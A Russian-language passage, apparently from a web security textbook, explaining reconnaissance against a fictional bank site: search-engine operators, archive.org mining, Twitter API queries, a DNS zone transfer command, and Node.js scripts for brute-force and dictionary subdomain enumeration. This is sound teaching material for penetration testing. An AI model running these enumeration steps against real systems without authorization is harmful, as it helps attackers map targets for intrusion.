Вот примеры данных, которые я обнаруживал в интернете во время тестов на проникновение:

- кэшированные копии репозиториев GitHub, которые на время случайно стали общедоступными;
- SSH-ключи;
- различные ключи для таких сервисов, как Amazon AWS или Stripe, которые периодически открывались, а затем удалялись из общего доступа;
- списки DNS и URL-адреса, не предназначенные для широкой аудитории;
- страницы с описанием неизданных продуктов, которые не предназначались для публикации;
- финансовые отчеты, размещеные в интернете, которые не должны были сканировать поисковые системы;
- адреса электронной почты, номера телефонов и имена пользователей.

Эту информацию можно найти во многих местах, например в:

- поисковых системах;
- сообщениях в соцсетях;
- приложениях для архивирования, например archive.org;
- истории поиска и обратного поиска изображений.

При поиске субдоменов общедоступные записи могут стать хорошим источником информации. Искать их методом словарного перебора нелегко, но они могли быть проиндексированы в одной из ранее перечисленных служб.

Кэши поисковых систем

В мире чаще всего используют Google, поэтому считается, что этот поисковик проиндексировал больше данных, чем любой другой. Просто гуглить для сбора предварительных данных вручную бесполезно, так как приходится просматривать огромное количество информации, прежде чем найдется что-нибудь полезное. Этому способствует и то, что Google подавляет автоматические запросы и отклоняет те их них, которые не похожи на запросы настоящего веб-браузера.

К счастью, существуют специальные операторы поиска, позволяющие сделать запрос более конкретным. Например, оператор `site:<имя_сайта>` просит Google ограничить поиск определенным доменом:

```
site:mega-bank.com log in
```

Но для популярного сайта такой запрос обычно возвращает множество страниц с содержимым из основного домена и очень мало содержимого из интересных субдоменов. Так что нужно еще больше сузить поиск.

Используйте оператор «минус», чтобы добавить определенные отрицательные условия к любой строке запроса. Например, оператор `-inurl:<шаблон>` отклонит любые URL-адреса, соответствующие предоставленному шаблону.

Рисунок 4.4 демонстрирует результат поиска с использованием операторов `site:` и `-inurl:<шаблон>`. В данном случае эта комбинация заставляет Google возвращать только страницы сайта wikipedia.org, содержащие информацию о щенках (puppies), в URL-адресе которых отсутствует слово dog (собака). Этот метод позволяет уменьшить количество возвращаемых результатов поиска, а также искать субдомены, игнорируя определенные ключевые слова.

Умение применять операторы поиска различных поисковых систем позволяет находить информацию, которую сложно отыскать другим способом.

Оператор `-inurl:<шаблон>` позволяет удалить результаты для уже знакомых нам субдоменов, например для www. Правда, экземпляры www будут отфильтровываться и из других частей URL-адреса. То есть адрес https://admin.mega-bank.com/www также будет отфильтрован. Это означает, что при вот такой команде у операции удаления могут быть ложные срабатывания:

```
site:mega-bank.com -inurl:www
```

Попробуйте проделать это с разными сайтами, и вы найдете субдомены, о существовании которых даже не подозревали. Например, посмотрим на популярный новостной сайт Reddit:

```
site:reddit.com -inurl:www
```



Рис. 4.4. Результат поиска в Google.com с использованием операторов site: и --inurl: <шаблон>

Первым в результатах запроса идет code.reddit.com. Это архив кода ранних версий Reddit, который решили сделать общедоступным. Новостные сайты намеренно дают доступ к этим доменам.

Если в процессе тестирования на проникновение приложения MegaBank мы обнаружим дополнительные домены, которые были специально открыты, их

следует просто отфильтровать, так как они нам неинтересны. Будь у сайта MegaBank мобильная версия на субдомене mobile.mega-bank.com, ее тоже можно было бы отфильтровать:

```
site:mega-bank.com -inurl:www -inurl:mobile
```

Процесс поиска субдоменов сайта можно повторять, пока не будет найдено больше релевантных результатов. Этот метод имеет смысл применять и в других поисковых системах, например в Bing. Аналогичные операторы поддерживаются всеми крупными поисковиками.

Запишите все интересное, что вы нашли с помощью этой техники, и переходите к другим методам исследования субдоменов.

Поиск в архиве

Публичные архиваторы, такие как Archive.org, периодически создают снэпшоты, что позволяет посещать копии веб-сайтов «из прошлого». Archive.org стремится сохранить историю интернета. Многие сайты умирают, а новые забирают их домены. Архив интернета хранит исторические снимки сайтов, существовавших лет 20 назад, а значит, это просто кладезь информации, которая когда-то побывала в открытом доступе (намеренно или случайно), но позже была удалена. Рисунок 4.5 демонстрирует главную страницу сайта Wikipedia.org, проиндексированную в 2003 году, то есть почти два десятилетия назад!

Как правило, поисковые системы индексируют информацию о сайтах, но периодически пытаются сканировать и сами сайты, чтобы обновлять кэш. Фактически это означает, что *актуальные* данные нужно искать в поисковике, а для получения *исторических* лучше обратиться к архиву сайта.

Возьмем сайт одной из самых популярных и посещаемых медиакомпаний: The New York Times (https://www.nytimes.com). На Archive.org сохранено более 200 000 снимков его главной страницы — с 1996 года по сегодняшний день.

Исторические снэпшоты особенно ценны в ситуациях, когда мы знаем или можем угадать момент появления основной версии веб-приложения или обнаружения в нем серьезной уязвимости. В архиве часто можно найти и субдомены в виде гиперссылок, которые когда-то были доступны через HTML или JS, но в текущей версии приложения больше не видны.

Если по снэпшоту Archive.org щелкнуть правой кнопкой мыши и выбрать команду View source, можно выполнить быстрый поиск общих шаблонов URL. Поиск

шаблона file:// может дать информацию о ранее существовавших загрузках, а шаблоны https:// или http:// покажут все гиперссылки HTTP.



Рис. 4.5. Archive.org — некоммерческая организация из Сан-Франциско, существующая с 1996 года

Поиск субдоменов в архиве автоматизируется с помощью следующих простых шагов.

1. Откройте 10 архивов для 10 разных дат, разделенных значительным временным промежутком.
2. Щелкните на архиве правой кнопкой мыши, выберите в меню команду Просмотр кода страницы и нажатием комбинации клавиш Ctrl+A выделите весь HTML-код.
3. Нажатием комбинации клавиш Ctrl+C скопируйте выделенный HTML-код в буфер обмена.
4. На рабочем столе создайте файл legacy-source.html.
5. Комбинацией клавиш Ctrl+V вставьте скопированный код в файл.
6. Повторите это для всех открытых архивов.
7. Откройте файл legacy-source.html в текстовом редакторе (VIM, Atom, VSCode и т. п.).

8. Выполните поиск наиболее распространенных шаблонов URL:
    - http://
    - https://
    - file://
    - ftp://
    - ftps://

Полный список доступных шаблонов URL-адресов есть в документе спецификации, в которой указаны поддерживаемые браузером протоколы.

Социальные профили

Все крупные современные социальные сети сегодня зарабатывают деньги на продаже пользовательских данных. В зависимости от платформы эти данные могут включать в себя общедоступные и закрытые публикации, а в некоторых случаях даже личные сообщения.

К сожалению, современные соцсети прилагают все большие усилий, чтобы убедить пользователей в безопасности их личных данных. Например, рассылают маркетинговые сообщения, описывающие, как много делается ради этого. Но часто это всего лишь способ привлечения и удержания активных пользователей. Очень сложно найти страну, законы которой действительно защищают личные данные. Вряд ли большинство пользователей соцсетей полностью понимает, какие их данные передаются, какими методами это делается и для каких целей эти данные используются.

Большинство из тех, кто по заказу осуществляет тестирование на проникновение, не считает неэтичным поиск субдоменов через данные, выложенные в социальных сетях. Но я очень вас прошу: когда вы начнете самостоятельно использовать эти API для разведки, все-таки думайте о конечных пользователях.

Рассмотрим в качестве примера API, предоставляемый сервисом Twitter. Аналогичный набор API, как правило, с аналогичной структурой предлагает каждая крупная соцсеть. Соответственно, правила составления запросов и поиска данных по сообщениям в Twitter применимы к любой другой крупной платформе.

API, предоставляемый сервисом Twitter

Twitter предлагает разные варианты поиска и фильтрации данных (рис. 4.6). Они отличаются диапазоном действия, функциональностью и набором



Рис. 4.6. API-документы разработчика для Twitter помогут быстро искать и фильтровать пользовательские данные

данных. Это означает, что чем больше данных и чем больше способов запрашивать и фильтровать эти данные вы хотите получить, тем больше придется заплатить. В некоторых случаях поиск может выполняться даже на серверах Twitter, а не локально. Имейте в виду, что выполнение такого поиска в злонамеренных целях, скорее всего, противоречит условиям пользования Twitter, поэтому подобные действия допустимы только с целью тестирования уровня защиты (White Hat).

На нижнем уровне Twitter предлагает пробный «API поиска», позволяющий анализировать твиты за 30 дней при условии, что вы запрашиваете не более 100 твитов за раз с частотой не более 30 раз в минуту. Ограничено и количество запросов в месяц — всего 250. Это означает, что для получения максимально доступного набора данных потребуется около 10 минут на запросы. Таким образом, бесплатно можно проанализировать только 25 000 твитов.

Эти ограничения затрудняют процесс анализа API. Так что, если вы планируете использовать Twitter для разведки, имеет смысл приобрести более высокий уровень доступа.

Мы можем использовать этот API для создания запроса JSON со ссылкой *.mega-bank.com. Для этого первым делом потребуется:

- создать учетную запись разработчика;
- зарегистрироваться в приложении;
- получить токен, который необходимо включать в запросы для аутентификации.

Создать запрос в этом API несложно, несмотря на то что пояснительная документация разрозненна и временами непонятна из-за отсутствия примеров:

```
curl --request POST \
  --url https://api.twitter.com/1.1/tweets/search/30day/Prod.json \
  --header 'authorization: Bearer <MY_TOKEN>' \
  --header 'content-type: application/json' \
  --data '{
           "maxResults": "100",
           "keyword": "mega-bank.com"
           }'
```

По умолчанию этот API выполняет нечеткий поиск по ключевым словам. Для точных совпадений нужно поместить переданную строку в двойные кавычки. Их можно добавить поверх кода JSON: `"keyword": "\"mega-bank.com \""`.

Запись результатов этого запроса и поиск ссылок может дать вам набор ранее не известных субдоменов. Обычно они исходят от маркетинговых кампаний, инструментов отслеживания рекламы и даже мероприятий по поиску сотрудников, которые привязаны не к тому серверу, на котором базируется основное приложение.

Для примера попробуйте создать запрос, который ищет твиты, касающиеся Microsoft. Просмотрев достаточно таких твитов, легко заметить, что у этой компании есть ряд субдоменов, которые она активно продвигает в Twitter, в том числе:

- careers.microsoft.com (сайт с вакансиями);
- office.microsoft.com (сайт пакета Microsoft Office);
- powerbi.microsoft.com (сайт продукта PowerBI);
- support.microsoft.com (поддержка пользователей).

Обратите внимание: как только твит становится достаточно популярным, его начинают индексировать основные поисковые системы, ведь на него дается множество ссылок. Так что для анализа API стоит поискать менее популярные публикации. Сведения, которые несут популярные вирусные твиты, более эффективно получать через поисковую систему.

Если результатов, которые дает обычный API, вам мало, Twitter предлагает еще два варианта: Streaming API и Firehose API.

Как легко понять по его названию, Streaming API дает доступ к потоку твитов в реальном времени. Но так как объем поступающих сообщений слишком велик, фактически вы видите лишь небольшой их процент. Большая часть твитов будет пропущена. Словом, этот API может оказаться полезным при сборе данных о модных или популярных приложениях. Если же вы собираете данные для стартапа, он вам не пригодится.

Firehose API функционирует аналогичным образом, но гарантирует доставку 100% твитов, соответствующих заданным критериям. Для разведки он представляет куда большую ценность, чем Streaming API, поскольку в большинстве ситуаций релевантность ответов на запросы намного важнее их количества.

Вот краткие правила сбора информации в социальной сети Twitter:

- наиболее релевантные данные для большинства веб-приложений дадут запросы к API поиска;
- в случае популярных или модных приложений полезная информация может быть найдена с помощью Streaming API и Firehose API;
- если вам нужна историческая информация, скачайте множество твитов за прошедшие периоды и выполните локальный поиск.

Помните, что почти все крупные социальные сети предлагают различные API, которые можно использовать для разведки и других форм анализа. Если один не даст желаемых результатов, вполне может помочь другой.

Атаки на передачу зоны

В принципе мы извлекли все, что могли, из общедоступных веб-приложений и анализа сетевых запросов. Но хотелось бы найти присоединенные к MegaBank субдомены, никак не связанные с общедоступным веб-приложением.

Атака на передачу зоны (zone transfer attack) — своего рода трюк, который можно проделать с неправильно настроенным DNS-сервером. Это не «взлом», а всего лишь легкий метод сбора информации. По своей сути это особым образом отформатированный запрос, который выглядит как реальный запрос на передачу зоны DNS от реального DNS-сервера.

DNS-серверы преобразуют понятные человеку доменные имена (например, https://mega-bank.com) в машиночитаемые IP-адреса (например, 195.250.100.195).

Последние имеют иерархию и хранятся в соответствии с шаблоном, позволяющим легко выполнить запрос и найти нужный адрес. С помощью DNS-сервера можно поменять IP-адрес сервера без необходимости обновлять информацию для пользователей приложений. Благодаря этому пользователи просто заходят на сайт https://www.mega-bank.com, не беспокоясь о том, на какой сервер будет разрешен запрос.

Работа системы DNS в крайней степени зависит от ее способности синхронизировать обновления записей DNS с другими DNS-серверами. Передача зон DNS — стандартизированный способ совместного использования записей DNS разными серверами. Записи, которые называются *файлами зоны* (zone file), передаются в текстовом формате.

Файлы зон содержат конфигурационные данные, не предназначенные для общего доступа. Правильно настроенный мастер-сервер должен разрешать запросы на передачу зоны только от авторизованных вторичных серверов. Ошибки в этой конфигурационной настройке делают сервер уязвимым для злоумышленников.

Представим, что мы хотим атаковать передачу зоны MegaBank. Для этого нужно притвориться, что мы — DNS-сервер, запросить файл зоны, якобы необходимый нашему DNS-серверу для обновления записей. Первым делом найдем, какие DNS-серверы связаны с https://www.mega-bank.com. В любой системе семейства Unix это очень легко сделать:

```
host -t mega-bank.com
```

Команда `host` вызывает служебную программу поиска DNS, которая есть как в большинстве дистрибутивов Linux, так и в последних версиях macOS. Флаг `-t` указывает, что мы хотим запросить серверы имен, отвечающие за разрешение имени mega-bank.com.

Результат этой команды будет выглядеть примерно так:

```
mega-bank.com name server ns1.bankhost.com
mega-bank.com name server ns2.bankhost.com
```

Здесь нас интересуют фрагменты `ns1.bankhost.com` и `ns2.bank host.com`. Они описывают два сервера имен для зоны mega-bank.com. Запрос на передачу зоны занимает всего одну строку и выполняется опять же с помощью команды `host`:

```
host -l mega-bank.com ns1.bankhost.com
```

Флаг `-l` указывает, что мы хотим получить файл зоны для mega-bank.com с ns1.bankhost.com, чтобы обновить наши записи.

Если запрос будет выполнен (что указывает на ошибки в защите DNS-сервера), вы увидите следующий результат:

```
Using domain server:
Name: ns1.bankhost.com
Address: 195.11.100.25
Aliases:

mega-bank.com has address 195.250.100.195
mega-bank.com name server ns1.bankhost.com
mega-bank.com name server ns2.bankhost.com
mail.mega-bank.com has address 82.31.105.140
admin.mega-bank.com has address 32.45.105.144
internal.mega-bank.com has address 25.44.105.144
```

Теперь у нас есть список других веб-приложений, размещенных в домене mega-bank.com, а также их общедоступные IP-адреса!

Можно попробовать перейти к этим субдоменам или IP-адресам и посмотреть, как разрешится такой запрос. Если повезет, количество доступных видов атаки увеличится! Но, к сожалению, атаки на передачу зоны редко идут по показанной выше схеме. Правильно настроенный сервер выдаст на запрос другой результат:

```
Using domain server:
Name: ns1.secure-bank.com
Address: 141.122.34.45
Aliases:

: Transfer Failed.
```

Этой атаке легко противостоять, так что вы обнаружите, что многие приложения настроены корректно и попытки заканчиваются ничем. С другой стороны, атака сводится к нескольким строкам кода Bash, так что попытка почти всегда имеет смысл. Если трюк удастся, вы получите список субдоменов, который не смогли бы получить другим способом.

Брутфорс субдоменов

В качестве последнего способа поиска субдоменов можно использовать атаку методом грубой силы — брутфорс (brute-force attack). Такие атаки действенны против веб-приложений с небольшим количеством защит, а вот в случае давно существующих и защищенных веб-приложений их следует тщательно планировать.

К брутфорсу имеет смысл прибегать только в крайнем случае, потому что его легко обнаружить. Кроме того, зачастую на эту атаку тратится очень много времени из-за ограничений скорости, регулярных выражений и других простых механизмов безопасности, разработанных для предотвращения несанкционированных вмешательств такого типа.

Брутфорс очень легко обнаруживается и может привести к тому, что ваши IP-адреса будут зафиксированы в системном журнале и заблокированы сервером или его администратором.

Брутфорс подразумевает проверку всех возможных комбинаций субдоменов в поисках совпадений. Останавливаться при первом же совпадении нельзя, так как субдоменов может быть много.

Так как в данном случае атака осуществляется не локально, попытки сравнения замедлятся из-за задержки Сети. Задержка выполнения запроса может составлять от 50 до 250 мс.

Это означает, что запросы должны быть асинхронными, то есть нужно отправить их все сразу, не дожидаясь ответа. Это позволит значительно уменьшить время до завершения атаки.

Цикл обратной связи, необходимый для обнаружения действующего субдомена, довольно прост. Наш алгоритм брутфорса генерирует субдомен, и по адресу <вариант_субдомена>.mega-bank.com отправляется запрос. Если ответ приходит, субдомен отмечается как действующий. В противном случае мы отмечаем, что такой субдомен недоступен.

JavaScript — самый важный язык для тех, кто интересуется безопасностью веб-приложений. Это не только единственный из ЯП, который сейчас доступен для написания браузерных сценариев, но и чрезвычайно мощный инструмент для программирования на стороне сервера, благодаря программной платформе Node.js и сообществу разработчиков ПО с открытым исходным кодом.

Давайте напишем алгоритм брутфорса на JavaScript. Наш сценарий должен выполнять следующие действия:

1. Генерировать список потенциальных субдоменов.
2. Пинговать каждый субдомен, проверяя его доступность.
3. Записывать действующие субдомены.

Для генерации списка субдоменов можно использовать следующий код:

```
/*
 * Простая функция для брутфорса списка субдоменов
 * с указанием максимальной длины каждого из них.
 */
const generateSubdomains = function(length) {

    /*
     * Список символов, из которых генерируются субдомены.
     *
     * В него можно добавить менее распространенные символы
     * вроде '-'.
     *
     * Некоторые браузеры поддерживают также китайские,
     * арабские и латинские символы.
     */
    const charset = 'abcdefghijklmnopqrstuvwxyz'.split('');
    let subdomains = charset;
    let subdomain;
    let letter;
    let temp;

    /*
     * Сложность алгоритма: o(n*m)
     * n = длина строки
     * m = количество допустимых символов
     */
    for (let i = 1; i < length; i++) {
        temp = [];
        for (let k = 0; k < subdomains.length; k++) {
          subdomain = subdomains[k];
          for (let m = 0; m < charset.length; m++) {
            letter = charset[m];
            temp.push(subdomain + letter);
          }
        }
        subdomains = temp
    }

    return subdomains;
}

const subdomains = generateSubdomains(4);
```

Сценарий генерирует все возможные комбинации символов длины `n`. Список символов задан переменной `charset`. Алгоритм разбивает строку `charset` на массив символов, а затем присваивает этому массиву исходный набор символов.

Далее на каждой итерации по параметру `length` мы создаем массив для временного хранения, после чего в цикле просматриваем все субдомены и все символы в массиве `charset`. В результате из комбинации субдоменов и символов генерируется временный массив.

Получив с помощью этого сценария список субдоменов, можно посылать запросы к домену верхнего уровня (.com, .org, .net и т. п.), например к домену mega-bank.com. Для этого напишем еще один короткий сценарий, который использует модуль DNS, предоставляемый Node.js.

Запуск этого сценария возможен, только если у вас установлена последняя версия Node.js (если вы работаете с ОС семейства Unix, такой как Linux или Ubuntu):

```
const dns = require('dns');
const promises = [];

/*
 * Этот список можно заполнить результатами выполнения предыдущего
 * сценария или использовать словарь распространенных субдоменов.
 */
const subdomains = [];

/*
 * В цикле выполняем асинхронные DNS-запросы к каждому субдомену.
 *
 * Это более эффективно, чем популярная функция `dns.lookup()`,
 * которая из JavaScript выглядит асинхронной, но полагается на
 * реализуемую синхронно функцию операционной системы getaddrinfo(3).
 */
subdomains.forEach((subdomain) => {
  promises.push(new Promise((resolve, reject) => {
    dns.resolve(`${subdomain}.mega-bank.com`, function (err, ip){
      return resolve({ subdomain: subdomain, ip: ip });
    });
  }));
});

// после завершения всех DNS-запросов записываем результаты
Promise.all(promises).then(function(results) {
  results.forEach((result) => {
    if (!!result.ip) {
      console.log(result);
    }
  });
});
```

В этом сценарии мы реализовали несколько вещей, чтобы сделать процесс бутфорса более наглядным.

Первым делом импортируется библиотека DNS из пакета Node. Затем создается массив `promises` для хранения списка объектов `promise`. Промисы упрощают обработку асинхронных запросов в JavaScript и поддерживаются всеми основными браузерами и платформой Node.js.

После этого мы создаем массив `subdomains`, в который поместим субдомены, обнаруженные первым сценарием (к концу этого раздела сценарии будут объединены). Перебор субдоменов из этого массива выполняется с помощью оператора `forEach()`. Он функционирует аналогично циклу `for`, но синтаксически выглядит более элегантно.

На каждой итерации в массив `promises` помещается новый объект, внутри которого мы вызываем функцию `dns.resolve` из библиотеки DNS, чтобы попытаться преобразовать доменное имя в IP-адрес. Промисы из массива считаются исполненными только после того, как библиотека завершит свой сетевой запрос.

Блок `Promise.all` принимает массив объектов `promise` и переходит к части вызова `.then ()` только после разрешения каждого промиса в массиве (то есть после завершения соответствующего сетевого запроса). Оператор в виде двойного восклицательного знака `!!` указывает, что нас интересуют только завершенные промисы, то есть попытки, которые не возвращают IP-адрес, мы игнорируем.

Можно было бы добавить метод `reject()`, но тогда понадобился бы блок `catch()` для обработки ошибок. Библиотека DNS выдает ряд ошибок, часть из которых не стоит того, чтобы для их устранения прерывался цикл перебора субдоменов. Для простоты я исключил эти вещи из приведенных тут примеров кода, но если вы решите самостоятельно усовершенствовать код, это пойдет вам на пользу.

Мы применяем метод `dns.resolve` вместо `dns.lookup`, хотя в JavaScript оба метода вызываются асинхронно. Но собственная реализация, на которую полагается метод `dns.lookup`, построена на синхронной библиотеке `libuv`.

Оба сценария можно легко объединить в одну программу, которая сначала генерирует список потенциальных субдоменов, а затем пытается выполнить асинхронный брутфорс его элементов:

```
const dns = require('dns');

/*
 * Простая функция для брутфорса списка субдоменов
 * с указанием максимальной длины каждого из них.
 */
const generateSubdomains = function(length) {

    /*
     * Список символов, из которых генерируются субдомены.
```

```
     *
     * В него можно добавить менее распространенные символы
     * вроде '-'.
     *
     * Некоторые браузеры поддерживают также китайские,
     * арабские и латинские символы.
     */
    const charset = 'abcdefghijklmnopqrstuvwxyz'.split('');
    let subdomains = charset;
    let subdomain;
    let letter;
    let temp;

    /*
     * Сложность алгоритма: o(n*m)
     * n = длина строки
     * m = количество допустимых символов
     */
    for (let i = 1; i < length; i++) {
        temp = [];
        for (let k = 0; k < subdomains.length; k++) {
          subdomain = subdomains[k];
          for (let m = 0; m < charset.length; m++) {
            letter = charset[m];
            temp.push(subdomain + letter);
          }
        }
        subdomains = temp
}

return subdomains;
}

const subdomains = generateSubdomains(4);

const promises = [];

/*
 * В цикле выполняем асинхронные DNS-запросы к каждому субдомену.
 *
 * Это более эффективно, чем популярная функция `dns.lookup()`,
 * которая из JavaScript выглядит асинхронной, но полагается на
 * реализуемую синхронно функцию операционной системы getaddrinfo(3).
 */
subdomains.forEach((subdomain) => {
  promises.push(new Promise((resolve, reject) => {
    dns.resolve(`${subdomain}.mega-bank.com`, function (err, ip){
      return resolve({ subdomain: subdomain, ip: ip });
    });
  }));
});
```

```
// после завершения всех DNS-запросов записываем результаты
Promise.all(promises).then(function(results) {
  results.forEach((result) => {
    if (!!result.ip) {
      console.log(result);
    }
  });
});
```

После небольшого ожидания в терминале появится список существующих субдоменов:

```
{ subdomain: 'mail', ip: '12.32.244.156' },
{ subdomain: 'admin', ip: '123.42.12.222' },
{ subdomain: 'dev', ip: '12.21.240.117' },
{ subdomain: 'test', ip: '14.34.27.119' },
{ subdomain: 'www', ip: '12.14.220.224' },
{ subdomain: 'shop', ip: '128.127.244.11' },
{ subdomain: 'ftp', ip: '12.31.222.212' },
{ subdomain: 'forum', ip: '14.15.78.136' }
```

Перебор по словарю

Процесс поиска субдоменов можно ускорить, если вместо брутфорса воспользоваться *перебором по словарю*. В этом случае также проверяется широкий спектр потенциальных субдоменов, но вместо списка, сгенерированного случайным образом, берется список наиболее распространенных вариантов.

Перебор по словарю осуществляется намного быстрее и обычно дает интересные результаты. Хотя, конечно, необычные и нестандартные субдомены таким способом обнаружить нельзя.

Популярный DNS-сканер с открытым исходным кодом `dnscan` поставляется со списком самых популярных субдоменов, полученным на основе миллионов субдоменов из более чем 86 000 записей зон DNS. Вот 25 наиболее распространенных субдоменов по данным `dnscan`:

www
mail
ftp
localhost
webmail
smtp

pop
ns1
webdisk
ns2
cpanel
whm
autodiscover
autoconfig
m
imap
test
ns
blog
pop3
dev
www2
admin
forum
news

В репозитории GitHub этого сканера есть файлы, содержащие 10 000 основных субдоменов. Открытая лицензия GNU v3 позволяет интегрировать их в ваш процесс сбора предварительных данных. Репозиторий находится по ссылке https://github.com/rbsec/dnscan.

Мы можем легко добавить словарь в наш сценарий. Небольшие списки можно просто скопировать/вставить/зафиксировать в коде сценария. Большие нужно хранить отдельно и извлекать во время выполнения сценария. Это упрощает редактирование или даже замену списка. В большинстве случаев списки хранятся в формате .csv, что упрощает интеграцию в наш сценарий поиска субдоменов:

```
const dns = require('dns');
const csv = require('csv-parser');
const fs = require('fs');

const promises = [];

/*
 * Начинаем закачку данных о субдоменах с диска (вместо того
 * чтобы загонять в память большой файл).
 *
```

```
 * В каждой строке вызываем `dns.resolve`, проверяя, существует ли
 * такой субдомен. Сохраняем эти промисы в массив `promises`.
 *
 * После прочтения всех строк и выполнения всех промисов
 * выводим обнаруженные субдомены на консоль.
 *
 * Улучшение производительности: в случае очень большого списка
 * субдоменов открываем второй файл, куда будут записываться
 * результаты выполнения промисов.
 */
fs.createReadStream('subdomains-10000.txt')
  .pipe(csv())
  .on('data', (subdomain) => {
    promises.push(new Promise((resolve, reject) => {
      dns.resolve(`${subdomain}.mega-bank.com`, function (err, ip) {
        return resolve({ subdomain: subdomain, ip: ip });
      });
    }));
  })
  .on('end', () => {

  // после завершения всех DNS-запросов записываем результаты
  Promise.all(promises).then(function(results) {
    results.forEach((result) => {
      if (!!result.ip) {
        console.log(result);
      }
    });
  });
});
```

Да, все так просто! Устраивающий вас словарь субдоменов просто вставляется в сценарий брутфорса и получается готовый к употреблению сценарий атаки перебором по словарю.

Поскольку перебор по словарю намного эффективнее брутфорса, имеет смысл начинать именно с него. И только если этот метод не даст ожидаемых результатов, можно перейти к брутфорсу.

Итоги

Основная цель разведки состоит в построении карты веб-приложения, которая позднее поможет при расстановке приоритетов и планирования сценариев атаки. Для этого прежде всего нужно найти серверы, отвечающие за поддержку работы приложения. Именно поэтому мы ищем субдомены, прикрепленные к основному домену приложения.

